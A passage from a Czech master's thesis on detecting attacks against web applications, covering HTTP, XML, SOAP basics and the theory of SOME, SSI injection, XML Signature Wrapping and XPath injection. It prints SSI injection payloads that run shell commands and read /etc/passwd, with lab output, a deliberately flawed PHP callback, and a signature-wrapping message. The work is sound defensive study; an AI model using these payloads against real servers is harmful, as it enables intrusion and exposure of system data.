VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

DIPLOMOVÁ PRÁCE

Brno, 2018

Bc. Eliška Jégrová

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

DETEKCE ÚTOKŮ CÍLENÝCH NA WEBOVÉ APLIKACE

DETECTION OF ATTACKS TARGETED AT WEB APPLICATIONS

DIPLOMOVÁ PRÁCE

MASTER'S THESIS

AUTOR PRÁCE AUTHOR	Bc. Eliška Jégrová
VEDOUCÍ PRÁCE SUPERVISOR	Ing. Zdeněk Martinásek, Ph.D.

BRNO 2018

Diplomová práce

magisterský navazující studijní obor **Telekomunikační a informační technika**

Ústav telekomunikací

Studentka: Bc. Eliška Jégrová ***ID:*** 158153

Ročník: 2 ***Akademický rok:*** 2017/18

NÁZEV TÉMATU:

Detekce útoků cílených na webové aplikace

POKYNY PRO VYPRACOVÁNÍ:

Cílem diplomové práce je analyzovat známé útoky na webové servery. Zaměřte se na útoky Same Origin Method Execution (SOME), XML Signature Wrapping attack, XPATH Injection, HTTP Response Smuggling a Server-Side Includes (SSI) injection. V teoretické části detailně popište využití zranitelnosti při útoku. Navrhněte a implementujte nástroj v programovacím jazyku Python pro detekci výše zmíněných útoků. Program integrujte na webový server a detekci útoku prezentujte záznamem v logu. Výsledkem diplomové práce budou funkční programy detekující výše uvedené útoky. Dalším výstupem práce bude video prezentující princip jednotlivých útoků na experimentálním pracovišti včetně jejich eliminace.

DOPORUČENÁ LITERATURA:

[1] VOGT, Philipp, et al. Cross Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In: NDSS. 2007. p. 12.

[2] MCINTOSH, Michael; AUSTEL, Paula. XML signature element wrapping attacks and countermeasures. In: Proceedings of the 2005 workshop on Secure web services. ACM, 2005. p. 20-27.

Termín zadání: 5.2.2018 ***Termín odevzdání:*** 21.5.2018

Vedoucí práce: Ing. Zdeněk Martinásek, Ph.D.

Konzultant:

prof. Ing. Jiří Mišurec, CSc.
předseda oborové rady

UPOZORNĚNÍ:

Autor diplomové práce nesmí při vytváření diplomové práce porušit autorská práva třetích osob, zejména nesmí zasahovat nedovoleným způsobem do cizích autorských práv osobnostních a musí si být plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č.40/2009 Sb.

ABSTRAKT

Tato práce se zabývá zranitelnostmi webových aplikací. Cílem je vytvoření nástrojů pro detekci útoků Same Origin Method Execution (SOME), XML Signature Wrapping attack, XPATH Injection, HTTP Response Smuggling a Server-Side Includes (SSI) injection a vytvoření záznamů v logovacích souborech, které zobrazují detekované útoky. V první části práce jsou rozebrány stěžejní teoretické poznatky, jsou zde popsány zranitelnosti vybraných útoků a jejich zneužití. V další části jsou pro tyto útoky implementovány webové aplikace, které obsahují zranitelnosti pro úspěšné provedení útoků. Dále jsou navrhnuty a vytvořeny metody detekce všech útoků v jazyku Python, které jsou doprovázeny záznamem do logovacího souboru.

KLÍČOVÁ SLOVA

webová aplikace, XPath, Server-Side Include, SOME, XML podpis, HTTP Response Smuggling, útok, injektáž, Python, detekce, log

ABSTRACT

This thesis is dealing with vulnerabilities of web applications. The aim of the work is to create tools for attack detection of certain attacks, specifically Same Origin Method Execution (SOME), XML Signature Wrapping attack, XPATH Injection, HTTP Response Smuggling and Server-Side Includes (SSI) injection. Another aim is to create logs that display detected attacks. In the first part, the theory is analyzed and vulnerabilities of chosen attacks are described including their misuse. In the next section there are web application implemented which contain vulnerabilities for successful execution of the attacks. Furthermore, in Python language detection methods are designed and developed for these attacks, which are accompanied by a log entry.

KEYWORDS

web application, XPath, Server-Side Include, SOME, XML Signature, HTTP Response Smuggling, attack, injection, Python, detection, log

JÉGROVÁ, Eliška. *Detekce útoků cílených na webové aplikace*. Brno, 2017, 82 s. Diplomová práce. Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací. Vedoucí práce: Ing. Zdeněk Martinásek, Ph.D.

Vysázeno pomocí balíčku `thesis` verze v4.41; `http://latex.feec.vutbr.cz`

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Detekce útoků cílených na webové aplikace" jsem vypracoval(a) samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor(ka) uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil(a) autorská práva třetích osob, zejména jsem nezasáhl(a) nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom(a) následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora(-ky)

PODĚKOVÁNÍ

Ráda bych poděkovala vedoucímu semestrální práce panu Ing.Zdeňku Martináskovi, Ph.D. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Brno ....

podpis autora(-ky)

OBSAH

1 Webové technologie **13**

2 Vybrané zranitelnosti webových aplikací **19**

2.1 Same Origin Method Execution . . . 19

2.1.1 Zranitelnost . . . 19

2.1.2 Průběh útoku . . . 19

2.2 Server-Side Includes Injection . . . 20

2.2.1 Zranitelnost . . . 21

2.3 XML Signature Wrapping attack . . . 22

2.3.1 XML podpis . . . 23

2.3.2 Zranitelnost . . . 24

2.4 XPATH Injection . . . 25

2.4.1 Zranitelnost . . . 26

2.5 HTTP Response Smuggling . . . 27

2.5.1 Zranitelnost . . . 27

3 Praktická část **29**

3.1 Experimentální prostředí . . . 29

3.2 Same Origin Method Execution . . . 30

3.2.1 Demonstrace útoku . . . 30

3.2.2 Implementace protiopatření . . . 32

3.3 Server Side Includes Injection . . . 34

3.3.1 Demonstrace útoku . . . 34

3.3.2 Implementace protiopatření . . . 36

3.4 XML Signature Wrapping attack . . . 37

3.4.1 Demonstrace útoku . . . 37

3.4.2 Implementace protiopatření . . . 39

3.5 XPath Injection . . . 40

3.5.1 Demonstrace útoku . . . 40

3.5.2 Implementace protiopatření . . . 42

3.6 HTTP Response Smuggling . . . 43

3.6.1 Demonstrace útoku . . . 43

3.6.2 Implementace protiopatření . . . 45

4 Závěr **46**

Literatura **47**

Seznam symbolů, veličin a zkratek **50**

Seznam příloh **51**

A Vagrantfile **53**

B SOME **55**
B.1 Server . . . 55
B.1.1 index.html . . . 55
B.1.2 call.php . . . 55
B.1.3 detect.py . . . 56
B.2 Útočník . . . 56
B.2.1 index.html . . . 56
B.2.2 win1.html . . . 57

C Xpath Injection **58**
C.1 login.html . . . 58
C.2 webapp.wsgi . . . 58
C.3 webapp.py . . . 58
C.4 userdb.py . . . 59
C.5 detect.py . . . 61
C.6 data.xml . . . 62
C.7 data_check.xml . . . 62

D SSI Injection **64**
D.1 form.html . . . 64
D.2 app.py . . . 64

E XML Signature Wrapping attack **66**
E.1 Server . . . 66
E.1.1 webapp.wsgi . . . 66
E.1.2 flask_app.py . . . 66
E.1.3 detect.py . . . 69
E.1.4 data.xml . . . 70
E.1.5 response.xml . . . 71
E.1.6 xml_s.xml . . . 72
E.2 Uživatel . . . 73
E.2.1 client.py . . . 73
E.3 Útočník . . . 73
E.3.1 attack.py . . . 73
E.3.2 request_changed.xml . . . 74

F HTTP Response Smuggling **77**
F.1 Server . . . 77
F.1.1 detect.py . . . 77
F.1.2 page_with_parameter.php . . . 77
F.2 Útočník . . . 78
F.2.1 attack.py . . . 78

G Obsah přiloženého CD **81**

SEZNAM OBRÁZKŮ

1.1 Stromová struktura xml dat 16
2.1 Grafické znázornění útoku XPath injection 27
2.2 Proces otrávení cache v proxy serveru 28
3.1 Struktura sítě 29
3.2 Zobrazení komunikace během útoku SOME 31
3.3 Záznam komunikace HTTP během útoku SOME 32
3.4 Průběh útoku z pohledu uživatele 33
3.5 Zobrazení komunikace během útoku Server Side Includes Injection . . 34
3.6 Provedení útoku SSI injection z pohledu útočníka 35
3.7 Provedení útoku SSI injection z pohledu útočníka 35
3.8 Výpis dat z HTTP odpovědi při útoku SSI injection 36
3.9 Zobrazení komunikace během útoku SSI injection s detekcí 36
3.10 Zobrazení komunikace během útoku XML Signature Wrapping attack 38
3.11 Zobrazení komunikace mezi stanicemi během útoku XPath Injection . 41
3.12 Zobrazení komunikace během útoku XPath injection 41
3.13 Zobrazení komunikace HTTP během útoku XPath Injection 42
3.14 Odpověď webového serveru při útoku HTTP response smuggling . . . 44

SEZNAM TABULEK

2.1 SSI příkazy 21
2.2 Výrazy v XPath 25
2.3 Predikáty v XPath 26

LIST OF LISTINGS

1 Syntaxe jazyka HTML 15
2 Syntaxe jazyka XML 15
3 Syntaxe elementu s atributem v jazyce XML 16
4 Syntaxe jazyka JavaScript 17
5 Syntaxe protokolu SOAP 17
6 Podoba elementu Body ve zprávách SOAP 18
7 Kód PHP pro zpracování parametru z URL 20
8 Chybná implementace funkce callback v PHP 20
9 PHP skript generující HTTP odpověď s hlavičkou Location 44
10 Funkce pro detekci útoku HTTP response smuggling 45
11 Záznam detekovaného útoku HTTP response smuggling 45

ÚVOD

Webové aplikace jsou dnes velmi populárním nástrojem, jelikož umožňují jednoduchý vývoj multiplatformních aplikací. Při jejich vývoji se používá velké množství různých technologií a je tedy snadné opomenout zabezpečení všech souvisejících rizik.

Cílem diplomové práce je analyzovat útoky Same Origin Method Execution (SOME), XML Signature Wrapping attack, XPATH Injection, HTTP Response Smuggling a Server-Side Includes (SSI) injection, pro tyto útoky vytvořit webové aplikace obsahující zranitelnosti k uvedeným útokům. Navrhnout v programovacím jazyce Python nástroje pro detekci všech zmíněných útoků a začlenit je na webový server. Dále vytvořit záznamy v logovacím souboru, které budou zobrazovat detekované útoky. Výstupem práce je také vytvoření videa, ve kterém bude popsán princip útoků a jejich detekce.

Tato diplomová práce je rozdělena na tři stěžejní kapitoly. V první kapitole jsou popsány základní webové technologie, které jsou spjaté s útoky popisovanými v této práci. Znalost těchto technologií je nutným základem pro pochopení provedených útoků.

Druhá kapitola poskytuje teoretické popisy vybraných útoků, pro každý z nich jsou uvedeny technologie, kterých je využito při provedení daného útoku a ke každému z nich je popsáno využití zranitelností.

Třetí kapitola se zabývá praktickou částí této diplomové práce. Na začátku kapitoly se seznámíme s experimentálním pracovištěm, na kterém budou útoky prováděny. Dále zde budou představeny implementace webových aplikací se zranitelnostmi pro útoky Same Origin Method Execution (SOME), XML Signature Wrapping attack, XPATH Injection, HTTP Response Smuggling a Server-Side Includes (SSI) injection a popsány vytvořené nástroje pro jejich detekci a způsob zaznamenání provedeného útoku do logovacího souboru.

1 WEBOVÉ TECHNOLOGIE

V následujících sekcích jsou popsány základní pojmy využívané v této práci. Jejich znalost je nutná pro pochopení principu jednotlivých útoků.

Hypertext Transfer Protocol (HTTP) je protokol aplikační vrstvy sloužící pro přenos zpráv mezi klientem a serverem [1]. Typicky bývá klientem webový prohlížeč a serverem je webový server. Přenášené HTTP zprávy mohou být dvou typů: dotaz a odpověď.

Zpráva typu dotaz obsahuje:

- metodu
- cestu ke zdroji na serveru
- verzi HTTP protokolu
- hlavičky

V RFC 7231 [17] jsou uvedeny standardizované metody GET, HEAD, POST, PUT, DELETE, CONNECT, OPTIONS a TRACE. Nejčastěji užívanými jsou typy GET a POST. Metoda GET se užívá v případě, kdy chce klient získat data ze serveru. Metodou POST jsou zaslána data od klienta na server.

Příklad zprávy typu POST při vyplnění formuláře je uveden zde:

```
POST /cgi-bin/app.py HTTP/1.1
Host: 192.168.10.10
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 11
Content-Type: application/x-www-form-urlencoded
```

Zpráva typu odpověď obsahuje:

- verzi HTTP protokolu
- stavový kód a zprávu
- hlavičky

Konkrétní příklad je uveden zde:

```
HTTP/1.1 200 OK
Date: Sun, 10 Dec 2017 14:44:01 GMT
Server: Apache/2.4.33 (Fedora)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Webový server je počítačový program, který implementuje protokol HTTP. Poskytuje služby HTTP klientům. Nejčastěji se jedná o démon, tedy program který

běží na pozadí a nevyžaduje interakci s uživatelem. Běžně používané implementace pro Linux jsou Apache [25], Nginx [26] nebo lighttpd [27] a pro Windows je nejčastěji používán IIS [28].

Proxy server, viz [24], je stanice, která se chová jako prostředník mezi dvěmi dalšími stanicemi. Může se například jednat o server poskytující službu a klienta. Proxy server obdrží požadavky od klienta, přepošle je na server a odpověď od serveru zašle klientovi.

Cachovací proxy server je jeden z druhů proxy serverů. Server si ukládá dotazy a k nim obdržené odpovědi do mezipaměti. Pokud přijde od klienta dotaz, který se již vyskytuje v cachi, zašle klientovi odpověď uloženou ve své mezipaměti.

Definice **webové aplikace** není přesně stanovena, ale obecně by se dalo tvrdit, že se jedná o aplikaci dostupnou přes protokol HTTP. Narozdíl od statických stránek se její obsah může dynamicky měnit například na základě vstupu od uživatele. K vývoji webových aplikací se dříve používali takzvané Common Gateway Interface (CGI) skripty psané typicky ve skriptovacích jazycích bash nebo perl. V dnešní době jsou tyto technologie na ústupu a naopak jsou populární takzvané webové frameworky, například Flask [29], Django [30] pro programovací jazyk Python.

Hypertext Markup Language (HTML) je značkovací jazyk, pomocí kterého mohou být zobrazeny webové stránky. Značky v HTML mají pevně stanovený význam, tím se pak řídí webové prohlížeče a vykreslují text nebo různé objekty dle požadavku. Seznam všech značek je uveden na webu [2]. Podrobnosti o jazyku HTML lze získat např. v knize [3].
Většina značek má otevírací a uzavírací značku, uzavírací značka se liší přidáním lomítka před text. Výjimkou je například značka <br>, která označuje pouze konec řádku. Značky se nesmí vzájemně křížit, pokud se například v nadpisu použije tučné písmo, je nutné toto tučné písmo uzavřít před uzavřením samotného nadpisu: *<h1>Nadpis</h1>*.

Příklad 1 ukazuje syntaxi jednoduchého html souboru. První řádek označuje, že se bude jednat o HTML verze 5. Značka <html> je kořenovou značkou html souboru a všechny další značky musí být vnořeny do této značky. V rámci <head> jsou uložena metadata, jako údaje o fontech, skripty, nebo <title>, který určuje název, který bude zobrazen v liště prohlížeče. Následuje <body> obsahující údaje zobrazeny na stránce. Nadpisy mají 6 různých úrovní označených <h1>, <h2>, ..., <h6>.

Extensible Markup Language je značkovací jazyk, podobně jako HTML. Byl navržen za účelem popsání dat, nahrazuje starší jazyk Standard Generalized Markup Language (SGML). Extensible Markup Language (XML) je podrobně popsán v knize [4]. Jelikož je XML otevřeným standardem, je možné jej použít pro jednoduchou výměnu dat mezi aplikacemi.

```html
<!DOCTYPE html>
<html>
<head>
   <title>Název stránky</title>
</head>
<body>
  <h1>Nadpis</h1>
  <p>Odstavec</p>
</body>
</html>
```

Listing 1: Syntaxe jazyka HTML

První řádek souboru obvykle obsahuje verzi xml a kódování:


```xml
<?xml version="1.0" encoding="UTF-8"?> .
```

Narozdíl od HTML si sám autor musí vytvořit jednotlivé značky, které pak označují význam prvků. V ukázce 2 lze vidět, že xml soubor je stromovou strukturou, která je zobrazena také na obr. 1.1 Vyskytuje se zde kořen users, který má 2 potomky nazvané user, každý z uzlů dále obsahuje listy id, username a password. V terminologii xml dat se používá pro kořen, uzly a listy název element, příp. kořenový element. Každý element musí mít otevírací a uzavírací značku.

```xml
<users>
  <user>
    <id>1</id>
    <username>Alice</username>
    <password>password</password>
  </user>
  <user>
    <id>2</id>
    <username>Bob</username>
    <password>football</password>
  </user>
</users>
```

Listing 2: Syntaxe jazyka XML

Elementy mohou mít také atributy, které jsou vlastnostmi daného elementu. Například element id z předchozího příkladu může být nahrazen jako atribut elementu user viz ukázka 3.



Obr. 1.1: Stromová struktura xml dat

```
<user id="1">
  <username>Alice</username>
  <password>password</password>
</user>
```

Listing 3: Syntaxe elementu s atributem v jazyce XML

JavaScript je skriptovací jazyk, který umožňuje vytvářet dynamický obsah na webové stránce. Kód je vykonán prohlížečem po zpracování HTML a CSS. Podrobnosti k jazyku JavaScript lze získat např. v knize [12].

Nahrání JavaScriptu na webovou stránku se provádí pomocí HTML značky *<script>*. Je více způsobů, kterými to lze provést viz [11], nejčastěji se využívá připojení externího souboru následujícím skriptem,

```
<script type="text/javascript" src="/path/to/javascript">
</script>
```

nebo lze kód zapsat přímo do HTML souboru, jak uvádí příklad:

```
<script type="text/javascript">
alert("Page is loaded");
</script> .
```

V tomto případě se ve webovém prohlížeči zobrazí alert obsahující zprávu: Page is loaded.

JavaScript disponuje množstvím způsobů, jakými je možné manipulovat jednotlivé elementy, viz [13]. Nejsnazším způsobem lze element získat pomocí identifikátoru (id), který je každému elementu přiřazen. V následující ukázce 4 je zobrazen jednoduchý příklad pro vypsání součtu proměnných x a y do elementu s identifikátorem *demo*.

```
<script>
var x, y, z;
x = 5;
y = 6;
z = x + y;
document.getElementById("demo").innerHTML =
"The value of z is " + z + ".";
</script>
```

Listing 4: Syntaxe jazyka JavaScript

Simple Object Access Protocol (SOAP) je komunikační protokol, který slouží pro zasílání a přijímání zpráv XML. Stanovený formát pro různé verze protokolu je uveden na webu [18]. Základní struktura zprávy je zobrazena v ukázce 5 převzaté z [19].

```
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2003/05/soap-envelope/"
soap:encodingStyle="http://www.w3.org/2003/05/soap-encoding">
<soap:Header>
...
</soap:Header>
<soap:Body>
...
  <soap:Fault>
  ...
  </soap:Fault>
</soap:Body>
</soap:Envelope>
```

Listing 5: Syntaxe protokolu SOAP

Element Envelope je kořenovým elementem zprávy a definuje, že se jedná o SOAP zprávu. Element Header obsahuje informace speciické pro danou webovou aplikaci, například autentizaci. Jedná se o volitelný element, pokud se ve zprávě nachází, musí být prvním potomkem kořenového elementu. Body je povinný element, který obsahuje informace určené pro zpracování. Element Fault je volitelný a je potomkem elementu Body. Zaznamenává chyby stavové informace zprávy.

Podoba elementu Body pro dotaz a odpověď je zobrazena v příkladu 6.

```
<soap:Body xmlns:ns0="http://docs.oasis-open.org/wss/2004/01/
  oasis-200401-wss-wssecurity-utility-1.0.xsd">
  <ns0:get_quantity>
    <bstrParam1>Apple</bstrParam1>
  </ns0:get_quantity>
</soap:Body>

<soap:Body xmlns:ns0="http://docs.oasis-open.org/wss/2004/01/
  oasis-200401-wss-wssecurity-utility-1.0.xsd">
  <ns0:get_quantity_response>
    <bstrReturn type="xsd:string">25</bstrReturn>
  </ns0:get_quantity_response>
</soap:Body>
```

Listing 6: Podoba elementu Body ve zprávách SOAP

2 VYBRANÉ ZRANITELNOSTI WEBOVÝCH APLIKACÍ

Tata kapitola se zabývá teoretickým popisem vybraných útoků. Pro každý z nich jsou uvedeny technologie, kterých je využito při provedení daného útoku. Dále jsou zde popsány principy, ze kterých vychází konkrétní zranitelnosti a jakým způsobem je lze zneužít.

2.1 Same Origin Method Execution

Útok Same Origin Method Execution (SOME) [14] umožňuje provést na webové stránce různé akce jménem oběti. Oběť obdrží odkaz na závadnou stránku, která obsahuje sadu akcí vytvořených útočníkem za účelem získání různých informací, smazání účtu, atp. Útočník může provádět akce, které již jsou k dispozici na konkrétní webové stránce.

2.1.1 Zranitelnost

Tento útok je typicky zaměřen na aplikace, které mají chybně implementovány `callback` [15]. Jedná se o funkci, která je předávána parametrem jiné funkci. Je zavolána v případě, že nastane určitá událost. Jak je uvedeno v [16], webová stránka může předávat parametry pro callback pomocí URL:

`http://site.com/callback-endpoint?callback=callback_parameters` .

Callback-endpoint označuje stránku, která obsahuje mechanismus pro zpracování parametrů, může se jednat o script, viz následující příklad pseudokódu v php 7. Webová stránka získá parametr John od uživatele a potřebuje z databáze obrdžet další údaje o této osobě. Využije k tomu script.php, ve kterém je tato funkcionalita implementována a předá data funkci getJSONdata.

`http://site.com/script.php?callback=John`

Chybně implementovaná funkce callback může vypadat následovně 8, při nesprávném ošetření je možné předat tímto scriptem libovolnou funkci.

2.1.2 Průběh útoku

Útok je velmi podrobně popsán v článku [16]. Útočník zašle oběti odkaz na svoji webovou stránku, kde jsou na pozadí vykonány akce v javascriptu, které oběť nemusí postřehnout. Útok probíhá v několika krocích.

```php
<?php
$callback=htmlspecialchars($_GET['callback']);
$myJSONdata = get_data_from_mysql($callback);
echo "getJSONdata(".$myJSONdata.");";
?>
```

Listing 7: Kód PHP pro zpracování parametru z URL

```php
<?php
$callback=htmlspecialchars($_GET['callback']);
echo '<script>'.$callback.'();'.'</script>';
?>
```

Listing 8: Chybná implementace funkce callback v PHP

1. Uživatel otevře odkaz vedoucí na okno1.
2. Okno1 otevře nové pop-up okno2.
3. Okno1 je přesměrováno na webovou stránku, kterou má útočník v úmyslu zneužít.
4. Okno2 je přesměrováno na stejnou webovou stránku, aby bylo dodrženo Same Origin Policy (SOP). V rámci toho kroku je využita funkce callback, která může předávat parametrem provedení nativní funkce jazyka JavaScript, např. click, alert, atp. nebo jinou již implementovanou funkci na webové stránce.
5. V okně1 je provedena akce předaná funkcí callback.

Pro každou další akci, která je následně předána jako callback je zapotřebí vytvořit nové pop-up okno.

2.2 Server-Side Includes Injection

Server-Side Includes (SSI) je nástroj, který se používá pro dynamické generování obsahu HTML stránek [5]. Přímo do HTML stránek jsou vloženy značky se syntaxí HTML komentáře, uvnitř obsahují příkaz, jenž bude vyhodnocen webovým serverem. Kupříkladu:

`<!--#echo var="DATE_LOCAL" -->` .

Tento příkaz vypíše proměnnou DATE_LOCAL na místo původního komentáře, uživatel tedy uvidí: Tuesday, 12-Dec-2017 18:58:09 EET. Celkový přehled příkazů lze najít na webu [6] a [7]. V tabulce 2.1 jsou uvedeny základní příklady.

Tab. 2.1: SSI příkazy

Příklad	Popis
<!--#echo var="DOCUMENT_NAME"-->	Zobrazí název dokumentu.
<!--#exec cmd="whoami"-->	Zobrazí uživatele, pod kterým se vykonává daný proces.
<!--#include virtual="./text.html"-->	Vloží do výsledku obsah souboru text.html.
<!--#config timefmt="A %B %d %Y %r"-->	Přenastaví formát zobrazování času.
<!--#set var="country"value="United Kingdom"-->	Změní hodnotu value proměnné var.

2.2.1 Zranitelnost

Server může pomocí SSI jednoduchým způsobem zobrazovat dynamické údaje. Pokud se ale na stránce vyskytuje pole, do kterého může uživatel zapisovat - např. vyhledávací formulář, lze přes něj zaslat na server SSI příkaz. Webový server při zpracování HTML stránky vyhodnotí i SSI příkaz uživatele a poskytne mu skryté informace. Vstup od uživatele proto musí být opatřen kontrolou.

Útočník může získat velké množství informací, které se odvíjí od práv, které má přiřazen uživatel, pod kterým je daná stránka spuštěna. Typicky se jedná o uživatele apache nebo www-data.

Následujícím příkazem útočník zjistí jaké soubory, i s jejich podrobnostmi, se nachází ve složkách pro daný web a dále může tyto soubory vkládat do výsledku pomocí příkazu include, případně číst soubory pomocí programu cat.

```
<!--#exec cmd="ls -l & ls -l  .."-->
 total 32
 drwxr-xr-x. 2 apache apache 4096 Dec 9 18:53 cgi-bin
 -rw-r--r--. 1 apache apache 12032 Dec 13 12:51 error.log
 -rw-r--r--. 1 apache apache 256 Dec 9 17:20 form.html
 -rw-r--r--. 1 apache apache 7260 Dec 13 12:52 log.txt
 -rw-r--r--. 1 apache apache 72 Dec 13 12:52 test.html
 total 4
 -rwxr-xr-x. 1 apache apache 1464 Dec 9 18:19 app.py
```

```
<!--#include virtual="../log.txt"-->
09 Dec 2017 17:31:27 [SSI][2] injection detected from IP address:
```

```
192.168.0.20, query: <!--#echo var="DATE_LOCAL"-->
09 Dec 2017 18:20:09 [SSI][2] injection detected from IP address:
192.168.0.20, query: <!--#echo var="DOCUMENT_NAME" -->
...
```

```
<!--#exec cmd="cat /etc/passwd"-->
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
...
```

Útočník může rovněž získat informace ze systému serveru, jako je seznam uživatelů, typ operačního systému, hardwarové komponenty a jejich využití, přehled běžících procesů, seznam nainstalovaných balíků včetně jejich verzí, atp. V případě, že je na serveru spuštěn SELinux v módu vynucování pravidel (enforcing), tyto příkazy nebudou provedeny, nebo budou provedeny částečně.

```
<!--#exec cmd="ps -A"-->
PID TTY          TIME CMD
    1 ?        00:00:01 systemd
  696 ?        00:00:00 httpd
  697 ?        00:00:00 httpd
  698 ?        00:00:00 httpd
  699 ?        00:00:00 httpd
  700 ?        00:00:00 httpd
  701 ?        00:00:00 httpd
 1003 ?        00:00:00 (sd-pam)
 1045 ?        00:00:00 httpd
 1237 ?        00:00:00 ps
```

2.3 XML Signature Wrapping attack

Při komunikaci pomocí protokolu SOAP je možné zprávy zabezpečit pomocí digitálního podpisu, jak je známo z teorie asymetrické kryptografie. Při nesprávném ověřování podpisů ve webové aplikaci může útočník pomocí manipulace s obsahem zprávy získat přístup k informacím třetí strany. Tento útok se dělí na čtyři podtypy [22]:

- XML Signature Wrapping - Simple Context.

  - Data určená k podpisu se nacházejí v elementu Body.
- XML Signature Wrapping - Optional Element.
  - Data určená k podpisu se nacházejí v elementu Header.
- XML Signature Wrapping - Optional Element in Security Header.
  - Data určená k podpisu se nacházejí v elementu Security, který je potomkem elementu Header.
- XML Signature Wrapping - with Namespace Injection
  - Útok je proveden pomocí injektáže jmenného prostoru XML.

2.3.1 XML podpis

V SOAP zprávě jsou zvoleny elementy určené k podpisu a jsou jim přiřazeny identifikátory URI. Digitální podpis je do SOAP zprávy přidán jako potomek elementu Header, při čemž předmětem podpisu jsou konkrétní elementy označené identifikátorem, podrobnosti viz [21].

Strukturu elementu Signature lze vidět níže, skládá se z následujících částí:

- SignedInfo obsahuje použité algoritmy a reference na elementy:
  - CanonicalizationMethod definuje algoritmus, který určuje způsob kanonizace xml dokumentu.
  - SignatureMethod definuje algoritmus pro výpočet heše.
  - Reference obsahuje seznam transformací, které jsou na datech daného elementu provedeny, algoritmus pro výpočet heše a výslednou hodnotu heše v elementu DigestValue.
- SignatureValue je nepříliš šťastně pojmenovaný element, který obsahuje heš podstromu ohraničeného tagem SignedInfo. Tento podstrom obsahuje samotné podpisy, ikdyž tomu název moc neodpovídá.
- KeyInfo obsahuje informace o klíči použitém při vytváření podpisu, může se jednat o certifikát jeho podrobnosti.

```
<Signature>
  <SignedInfo>
    <CanonicalizationMethod Algorithm="..." />
    <SignatureMethod Algorithm="..." />
    <Reference URI="..." >
      <Transforms>
        <Transform Algorithm="..." />
      </Transforms>
      <DigestMethod Algorithm="..." />
      <DigestValue> ... </DigestValue>
    </Reference>
```

```
    </SignedInfo>
    <SignatureValue> ... </SignatureValue>
    <KeyInfo>
      <X509Data>
        <X509SubjectName> ... </X509SubjectName>
        <X509Certificate> ... </X509Certificate>
      </X509Data>
    </KeyInfo>
</Signature>
```

2.3.2 Zranitelnost

Způsob zpracování přijaté zprávy serverem je zásadní. Jak je uvedeno v [20], je možné vyhledat podepsané elementy pouze pomocí identifikátoru URI. Útočník ale může jednoduše přemístit elementy v SOAP zprávě na jiné místo a na původní místo přidat nový element. Tím docílí zachování správného podpisu zprávy a získá od serveru odpověď na nově vytvořený element.

Zpráva od útočníka může vypadat následovně [20]:

```
<soap:Envelope>
  <soap:Header>
    <wsse:Security>
    ...
      <ds:Signature>
        <ds:SignedInfo>
        ...
          <ds:Reference URI="#theBody">
          ...
          </ds:Reference>
        </ds:SignedInfo>
        ...
      </ds:Signature>
    </wsse:Security>
    <Wrapper
    soap:mustUnderstand="0"
    soap:role=".../none">
      <soap:Body wsu:Id="theBody">
        <getQuote Symbol="IBM"/>
      </soap:Body>
    </Wrapper>
```

```
  </soap:Header>
  <soap:Body wsu:Id="newBody">
    <getQuote Symbol="MBI"/>
  </soap:Body>
</soap:Envelope>
```

Útočníkův element Wrapper obsahuje atributy mustUnderstand a role, které způsobí že se data v jeho potomcích nebudou zprácovávat.

2.4 XPATH Injection

XML Path Language (XPath) je jazyk používaný při prohledávání dat ve xml souborech. Jeho účelem je získat ze stromové struktury žádané informace. Jak je uvedeno v [9], XPath využívá syntax cesty nebo kroků v cestě, aby mohl vybírat elementy, nebo skupiny elementů v xml dokumentu. Nejdůležitější výrazy jsou uvedeny v tabulce 2.2.

Tab. 2.2: Výrazy v XPath

Výraz	Příklad	Popis
/	users/user	Vybere všechny elementy user, které jsou potomky users.
